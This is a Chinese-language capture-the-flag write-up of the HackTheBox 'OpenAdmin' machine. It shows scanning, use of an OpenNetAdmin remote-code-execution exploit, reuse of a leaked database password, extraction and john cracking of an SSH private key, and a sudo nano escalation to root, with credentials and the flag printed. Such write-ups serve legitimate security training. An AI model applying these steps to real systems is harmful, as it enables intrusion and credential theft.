
- 前言
- 信息收集
- User Flag
- Root Flag

前言

Author: 0x584A




信息收集

```
$ cat server.nmap
# Nmap 7.80 scan initiated Sat Feb 15 11:02:51 2020 as: nmap -sV -
sC -oA server 10.10.10.171
Nmap scan report for 10.10.10.171
Host is up (0.24s latency).
Not shown: 995 closed ports
PORT     STATE    SERVICE       VERSION
22/tcp   open     ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp   open     http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
4129/tcp filtered nuauth
5500/tcp filtered hotline
7002/tcp filtered afs3-prserver
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Feb 15 11:25:28 2020 -- 1 IP address (1 host up)
scanned in 1357.34 seconds
```


目前已知站点有架设 Apache httpd，随后对其目录进行了枚举：

- url: /artwork
- url: /music

打开URL http://10.10.10.171/music 之后，在登录位置发现新的路径 http://10.10.10.171/ona 。



打开后发现是一个 opennetadmin 的项目。



从 gethuab 上了解到，它是一个IP地址管理系统 : opennetadmin
https://github.com/opennetadmin/ona/wiki

首先盲搜一波 Exploit

```
root @ kali in /home/kali/Documents/OpenAdmin [11:58:57]
$ searchsploit opennetadmin
------------------------------------------------------------------------
------------------------------------------ ---------------------
---------------------
 Exploit Title
|  Path

| (/usr/share/exploitdb/)
------------------------------------------------------------------------
------------------------------------------ ---------------------
---------------------
OpenNetAdmin 13.03.01 - Remote Code Execution
| exploits/php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)
| exploits/php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution
| exploits/php/webapps/47691.sh
------------------------------------------------------------------------
------------------------------------------ ---------------------
---------------------
Shellcodes: No Result
```

User Flag

将远程代码执行的利用脚本移出来：

```
$ searchsploit -m 47691
```

直接执行这个脚本会抛编码错误，将里面code复制出来重新保存一份就可以了。

```
# root @ kali in ~kali/Documents/OpenAdmin [5:01:04]
$ ./cmd.sh http://openadmin.htb/ona/
$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
meter_openadmin.php
```

反弹的shell是www-data身份，此时查看/home下有多少用户。

```
$ ./cmd.sh http://openadmin.htb/ona/
$ ls -la /home
total 16
drwxr-xr-x  4 root   root   4096 Nov 22 18:00 .
drwxr-xr-x 24 root   root   4096 Nov 21 13:41 ..
drwxr-x---  6 jimmy  jimmy  4096 Feb 21 10:02 jimmy
drwxr-x---  6 joanna joanna 4096 Nov 28 09:37 joanna
```

随后在配置文件 `/config/database_settings.inc.php` 中找到mysql链接密码，随后用这个密码成功SSH登录了 jimmy 用户。

```
'db_type' => 'mysqli',
'db_host' => 'localhost',
'db_login' => 'ona_sys',
'db_passwd' => 'n1nj4W4rri0R!',
'db_database' => 'ona_default',
'db_debug' => false,
```

但是登录上去之后看不到user.txt，猜测需要joanna用户登录才能获取flag。

接着收集信息，在 /var/www 目录下发现了可疑 internal 文件夹，里面放着一些PHP脚本。

```
jimmy@openadmin:~$ ls /var/www
html  internal  ona
jimmy@openadmin:~$ ls -la /var/www
total 16
drwxr-xr-x  4 root     root     4096 Nov 22 18:15 .
drwxr-xr-x 14 root     root     4096 Nov 21 14:08 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22 15:59 html
drwxrwx---  2 jimmy    internal 4096 Nov 23 17:43 internal
lrwxrwxrwx  1 www-data www-data   12 Nov 21 16:07 ona → /opt/ona/www
jimmy@openadmin:~$ ls -la /var/www/internal/
total 20
drwxrwx--- 2 jimmy internal 4096 Nov 23 17:43 .
drwxr-xr-x 4 root  root     4096 Nov 22 18:15 ..
-rwxrwxr-x 1 jimmy internal 3229 Nov 22 23:24 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23 16:37 logout.php
-rwxrwxr-x 1 jimmy internal  339 Nov 23 17:40 main.php
jimmy@openadmin:~$
```

```
</html>
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$ ls
```

阅读 main.php 脚本内容，当session中的username未设置时，会重定向至index.php，反之会执行shell函数输出joanna用户的密钥。

但它代码的if中缺失一个return，虽然请求会301，但shell函数依然会执行。

```
jimmy@openadmin:/var/www/internal$ curl -v 127.0.0.1:52846/main.php
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 52846 (#0)
> GET /main.php HTTP/1.1
> Host: 127.0.0.1:52846
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 302 Found
< Date: Fri, 21 Feb 2020 16:49:41 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Set-Cookie: PHPSESSID=jle1od73hal5krqreibcmu27u6; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Location: /index.php
< Content-Length: 1902
< Content-Type: text/html; charset=UTF-8
<
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
* Connection #0 to host 127.0.0.1 left intact
jimmy@openadmin:/var/www/internal$
```

```
jimmy@openadmin:/etc/apache2$ cat sites-available/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
jimmy@openadmin:/etc/apache2$ cat sites-available/openadmin.conf
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        ServerName openadmin.htb

        ServerAdmin jimmy@openadmin.htb
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

在 apache 中找到 internal 站点配置，指向本地端口：52846 请求后得到 id_rsa 内容


将内容保存后使用 ssh2john.py 将密钥信息转换为john可识别信息

```
# root @ kali in /home/kali/Documents/OpenAdmin [4:08:23]
$ /usr/share/john/ssh2john.py a.key
a.key:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69
dfd2b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf92
22c6736a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6
f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a6120780 3dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc26725
6da737ca3af49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c
8bb11eb0843928a34d53c3e94fed25bff744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e346
4d71ae711cf8a3f21bd4476bf98c633ff1bbebffb42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b02
58bde6628a3de723520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1
db6bd0fbfa5441aa773dd5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5b
c87b2feeaffe05167a27b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c99
8ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a4532986e0567e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba1255
9f57f37512998565a54fe77ea2a2224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246fe
025e8e69b3710916e494d5f482bf6ab65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2e588ae368d69998
848f0bfcfe6d65892aebb86351825c2aa45afc2e8869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec931d576e4333d6b5e89
60e9de46d32daa5360ce3d0d6b864d3324401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa9079
6c2fa33dd5ce1d889a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d

# root @ kali in /home/kali/Documents/OpenAdmin [4:08:31]
$ /usr/share/john/ssh2john.py a.key > key

# root @ kali in /home/kali/Documents/OpenAdmin [4:08:38]
$ ls
a.key  cmd.sh  key  server.gnmap  server.nmap  server.xml

# root @ kali in /home/kali/Documents/OpenAdmin [4:09:05]
$ john kay --wordlist=/usr/share/wordlists/rockyou.txt
stat: kay: ?????????
```

好吧，字典参数反了... 额


```
# root @ kali in /home/kali/Documents/OpenAdmin [4:11:27]
$ john --wordlist=/usr/share/wordlists/rockyou.txt key
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (a.key)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:03 DONE (2020-02-16 04:11) 0.3048g/s 4372Kp/s 4372Kc/s 4372KC/sa6_123..*7¡Vamos!
Session completed
```

成功登录拿下 User Flag



Root Flag


拿 root flag 就比较简单了。sudo -l 看了下，可以用 /bin/nano 编辑器操作 /opt/priv 文件。



输入 `sudo /bin/nano /opt/priv` 进入 nano 编辑器， `Ctrl+R` 读取文件，再按 `Ctrl+X` 执行命令

```
ls /root
cat /root/root.txt
```

成功拿到 Root Flag


GNU nano 2.9.3
/opt/priv
root.txt
2f907ed450b361b2c2bf4e8795d5b561